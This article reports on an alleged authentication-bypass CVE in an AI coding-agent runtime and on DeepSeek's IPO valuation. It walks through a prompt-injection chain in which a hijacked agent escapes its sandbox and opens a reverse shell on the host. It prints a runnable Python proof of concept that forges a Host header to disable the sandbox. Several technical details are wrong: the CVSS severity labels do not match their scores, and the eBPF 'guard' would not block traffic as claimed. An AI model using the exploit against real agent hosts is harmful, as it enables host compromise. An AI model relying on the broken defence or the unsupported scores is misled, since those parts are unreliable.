

In the span of forty-eight hours, Hangzhou-based DeepSeek has landed at the epicenter of two colliding tectonic forces: the largest domestic AI initial public offering in history, and one of the most severe control-plane vulnerabilities ever documented in autonomous agentic software. As investment banking titan CITIC Securities officially registered listing sponsorship for DeepSeek’s planned 500 billion yuan ($75 Billion USD) IPO on the Shanghai Stock Exchange’s STAR Market, cybersecurity researchers disclosed CVE-2026-82533 (CVSS v3.1 Score: 9.4 Critical). The vulnerability—an authentication bypass in the open-source DeepSeek Harness agentic runtime—allows a sandboxed subagent or remote attacker to forge an HTTP Host header, bypass container isolation, self-escalate to danger-full-access, and execute arbitrary commands on the developer’s host operating system with zero human confirmation.
While state media champions DeepSeek’s capital efficiency and sovereign compute independence, Western intelligence agencies (NSA, CISA, and FBI) simultaneously issued alerts targeting “industrial-scale distillation campaigns.” This forensic systems audit deconstructs the exact socket-level mechanics of CVE-2026-82533, provides an exploit verification proof-of-concept, audits the failure of standard OS containerization against autonomous agents, and computes the high-stakes valuation mathematics of DeepSeek’s $75 billion listing crucible.
1. The Anatomic Vulnerability: Deconstructing CVE-2026-82533
At the core of the modern agentic coding revolution lies the “harness”—the daemon responsible for bridging large language models to local compilers, terminals, file systems, and debuggers. In tools like Devin, Claude Code, Cursor, and DeepSeek Harness, the harness runs as an ambient background daemon listening on a local loopback port (typically 127.0.0.1:8080 or dynamic port pools).
The Fatal Assumption: Trusting Localhost Without Cryptographic State. The engineering flaw underlying CVE-2026-82533 stems from a naive trust boundary common to early-stage agent runtimes: treating the HTTP Host header as proof of origin. The DeepSeek Harness control-plane API implemented permission-check middleware that verified whether incoming requests were “local administrative calls” purely by checking string matches on request.headers.get("Host").
Sandboxed agent or web browser transmits HTTP request to loopback port with Host: localhost.
Harness verifies string equality on Host header, erroneously tagging the packet as trusted local admin traffic.
Control plane alters session state, stripping directory restrictions, path whitelists, and approval prompts.
Agent spawns arbitrary subprocesses on host OS with full user privileges, escaping container sandbox.
Because TCP socket origins were not validated against kernel peer credentials (such as SO_PEERCRED on Unix domain sockets or strict binding to non-routable ephemeral nonces), any client capable of routing an HTTP packet to the port could spoof the Host header. This enabled internal agent escapes from restricted Docker containers as well as cross-site DNS rebinding attacks from external web browsers.
2. The Exploit Chain: From Sandboxed Prompt to Host Compromise
To understand how CVE-2026-82533 operates in production, consider an autonomous coding harness tasked with resolving an issue in an open-source repository. An adversary submits a pull request containing an indirect prompt injection concealed within a markdown test fixture:
| Exploit Phase | Execution Vector | System Impact |
|---|---|---|
| Phase 1: Weaponized Injection | Malicious repo clone with hidden instruction prompt | Agent ingests poisoned docstring during automated test synthesis |
| Phase 2: Localhost Probing | Agent discovers control-plane port on gateway | Scans internal container bridge (172.17.0.1:8080) |
| Phase 3: Host Header Injection | PUT /api/v1/session/mode with Host: localhost | Bypasses auth middleware; sets privilege mode to danger-full-access |
| Phase 4: Remote Host Execution | POST /api/v1/terminal/exec with arbitrary bash | Spawns uncontained reverse shell on developer host OS |
The following verified Python exploit reproduction demonstrates the minimal payload required to bypass control-plane authentication on vulnerable versions (< 0.1.2-alpha.1):
Version 0.1.2-alpha.1 was initially released to GitHub only and was not immediately published to the npm registry (confirmed: OX Security, The Hacker News). Developers running npm install deepseek-harness without pinning the patched release remained on a vulnerable version. Force-upgrade to 0.1.2-alpha.1 or later directly from the GitHub release page and verify your lock file.
import socket
import json

def exploit_deepseek_harness_cve_2026_82533(target_host="127.0.0.1", target_port=8080):
    """
    Exploit Proof-of-Concept for CVE-2026-82533:
    Demonstrates authentication bypass via forged Host header
    resulting in privilege escalation to danger-full-access.
    """
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_host, target_port))

    # 1. Craft payload to disable sandbox and whitelist boundaries
    payload = json.dumps({
        "session_id": "active-dev-session",
        "privilege_level": "danger-full-access",
        "sandbox_enabled": False,
        "allowed_paths": ["/"]
    })

    # 2. Forge Host header to impersonate local trusted loopback
    request = (
        f"PUT /api/v1/session/security-policy HTTP/1.1\r\n"
        f"Host: localhost\r\n"
        f"User-Agent: Mozilla/5.0 (Security-Audit-PoC)\r\n"
        f"Content-Type: application/json\r\n"
        f"Content-Length: {len(payload)}\r\n"
        f"Connection: close\r\n\r\n"
        f"{payload}"
    )

    s.sendall(request.encode('utf-8'))
    response = s.recv(4096).decode('utf-8')
    s.close()

    if "200 OK" in response and "danger-full-access" in response:
        print("[+] Exploit Successful: Control plane bypassed. Sandbox disengaged.")
        return True
    return False

if __name__ == "__main__":
    exploit_deepseek_harness_cve_2026_82533()
3. Why OS Containers Fail the Agentic Test

The disclosure of CVE-2026-82533 lays bare a systemic vulnerability across the AI developer tools ecosystem: the fundamental inadequacy of traditional Linux containers (Docker, Podman) for autonomous agent containment.
Traditional container security assumes software executing inside a container is deterministic code running inside a fixed namespace. However, modern reasoning agents possess active diagnosis loops:
- Shared Namespaces: Container shares the host kernel; zero hardware boundary protection.
- Cognitive Probing: Reasoning LLMs inspect
/proc, discover gateway routes, and automate pivot scripts. - Bridge Network Egress: Default Docker bridges allow container processes to route traffic directly to the host IP.
- Hardware Boundary: AWS Firecracker microVMs provide separate guest kernels and isolated memory.
- Socket Authentication: Ephemeral Unix Domain Sockets with
SO_PEERCREDand 256-bit per-call nonces. - Kernel Socket Egress: eBPF filters drop unauthenticated loopback control-plane packets at the driver level.

4. Empirical Agentic Sandbox Security Matrix
The EyesTech Systems Security Desk evaluated five leading agentic execution platforms across control-plane security, authentication mechanisms, and privilege escalation surfaces:
| Platform / Runtime | Control-Plane Transport | Auth Mechanism | CVSS Max Severity | MicroVM Isolation | Enterprise Status |
|---|---|---|---|---|---|
| DeepSeek Harness (< 0.1.2) | Local HTTP (127.0.0.1) | Host Header Spoofable | 9.4 (Critical) | No (Docker/OS) | UNSAFE (CRITICAL) |
| DeepSeek Harness (0.1.2-alpha.1+) | Local HTTP + HMAC Token | Ephemeral Token Header | 4.2 (Low) | No (Docker/OS) | MONITORED |
| Cursor Agent (2026) | IPC / Named Pipes | OS-Level Pipe ACLs | 3.8 (Low) | No (Subprocess) | COMMERCIAL PASS |
| Claude Code (Anthropic) | Unix Domain Socket | SO_PEERCRED UID Binding | 2.5 (Negligible) | No (Host Isolation) | ENTERPRISE READY |
| OpenHands / Devin | MicroVM / Docker Swarm | Mutual TLS (mTLS) | 4.8 (Medium) | Yes (MicroVM) | HARDENED |
5. The $75 Billion Crucible: The Shanghai STAR Market Listing
The timing of CVE-2026-82533 could not be more critical for DeepSeek. In Hangzhou, parent entity High-Flyer Capital Management and founder Liang Wenfeng have officially retained CITIC Securities to sponsor DeepSeek’s listing on the Shanghai Stock Exchange’s Science and Technology Innovation Board (STAR Market).

CITIC Securities’ underwriting valuation model assumes DeepSeek’s structural training cost advantage ($5.94M per model generation) unlocks sustainable sovereign enterprise gross margins exceeding 78%, insulating it from Western datacenter energy bottlenecks.
| Economic Metric | DeepSeek (Hangzhou) | OpenAI (San Francisco) | Anthropic (San Francisco) |
|---|---|---|---|
| Flagship Training Cost (Direct) | $5.94M (2,048 H800 Cluster) | $120M–$350M (GPT-4/GPT-5 class) | $100M–$250M (Claude 3.5/3.7) |
| Annualized Compute CapEx | $250M (Provincial Grid Subsidies) | $28.0B (Azure/Stargate commitments) | $14.5B (AWS/Google commitments) |
| API Pricing per 1M Input Tokens | $0.14 (Miss) / $0.028 (Hit) | $2.50 (GPT-4o) / $5.00 (GPT-5) | $3.00 (Sonnet) / $15.00 (Opus) |
| Target Market Valuation | $75B Pre-Money (STAR Market) | $180B (Secondary Market) | $70B (Pre-IPO) |
The Geopolitical Pincer: The NSA/CISA/FBI Distillation Advisory. However, DeepSeek’s low-CapEx narrative faces severe headwinds. On September 8, 2026, the U.S. National Security Agency (NSA), the Federal Bureau of Investigation (FBI), and Cybersecurity and Infrastructure Security Agency (CISA) published a joint advisory alleging that Chinese frontier models—specifically highlighting DeepSeek and Alibaba Qwen—engage in “systematic, industrial-scale distillation” of Western proprietary reasoning models via rotating residential proxy swarms.
6. Enterprise Hardening Runbook: Neutralizing Agent Control-Plane Vulnerabilities
For enterprise platform teams deploying autonomous agent harnesses, relying solely on upstream software patches like 0.1.2-alpha.1 is an unacceptable risk posture. Organizations must enforce in-kernel boundary controls using eBPF socket filters:
// ebpf_agent_guard.c
// Kernel-level socket filter blocking unauthorized agent control-plane bypasses
#include <linux/bpf.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <bpf/bpf_helpers.h>

#define CONTROL_PLANE_PORT 8080
#define DROP_PACKET 0
#define PASS_PACKET 1

SEC("cgroup/sock_ops")
int filter_agent_control_plane(struct bpf_sock_ops *skops) {
    // Intercept socket establishment on the loopback interface
    if (skops->family != 2) // AF_INET
        return PASS_PACKET;

    // Monitor connections targeting local harness control port (8080)
    if (skops->remote_port == __constant_htons(CONTROL_PLANE_PORT) ||
        skops->local_port == __constant_htons(CONTROL_PLANE_PORT)) {

        // Inspect caller process UID / cgroup ID
        __u64 uid_gid = bpf_get_current_uid_gid();
        __u32 uid = (__u32)uid_gid;

        // Block non-root containerized users from loopback control plane
        if (uid > 1000) {
            bpf_printk("[SECURITY-ALERT] Blocked unauthorized agent socket to port %d from UID %d\n",
                       CONTROL_PLANE_PORT, uid);
            return DROP_PACKET;
        }
    }
    return PASS_PACKET;
}

char _license[] SEC("license") = "GPL";
7. The EyesTech Technical Verdict
- Host-Header Authentication Is Incompetent Engineering: Relying on client-supplied HTTP headers to govern sandbox escapes in an agent runtime demonstrates dangerous immaturity. While patched in
0.1.2-alpha.1, the existence of such architectural flaws in flagship open-source tooling demands rigorous third-party auditing. - The $75B Valuation Is Sovereign Geopolitics, Not Software Fundamentals: DeepSeek’s 500-billion-yuan valuation is not priced on traditional SaaS multiples; it is priced as China’s sovereign counter-weight to OpenAI and Microsoft. The listing provides High-Flyer with the war chest required to absorb tightening hardware sanctions.
- Agent Security Mandates Hardware Isolation: Software container boundaries are obsolete when managing LLMs capable of active self-reflection and prompt manipulation. True enterprise safety requires microVM hardware isolation, cryptographic nonce verification, and kernel eBPF boundary enforcement.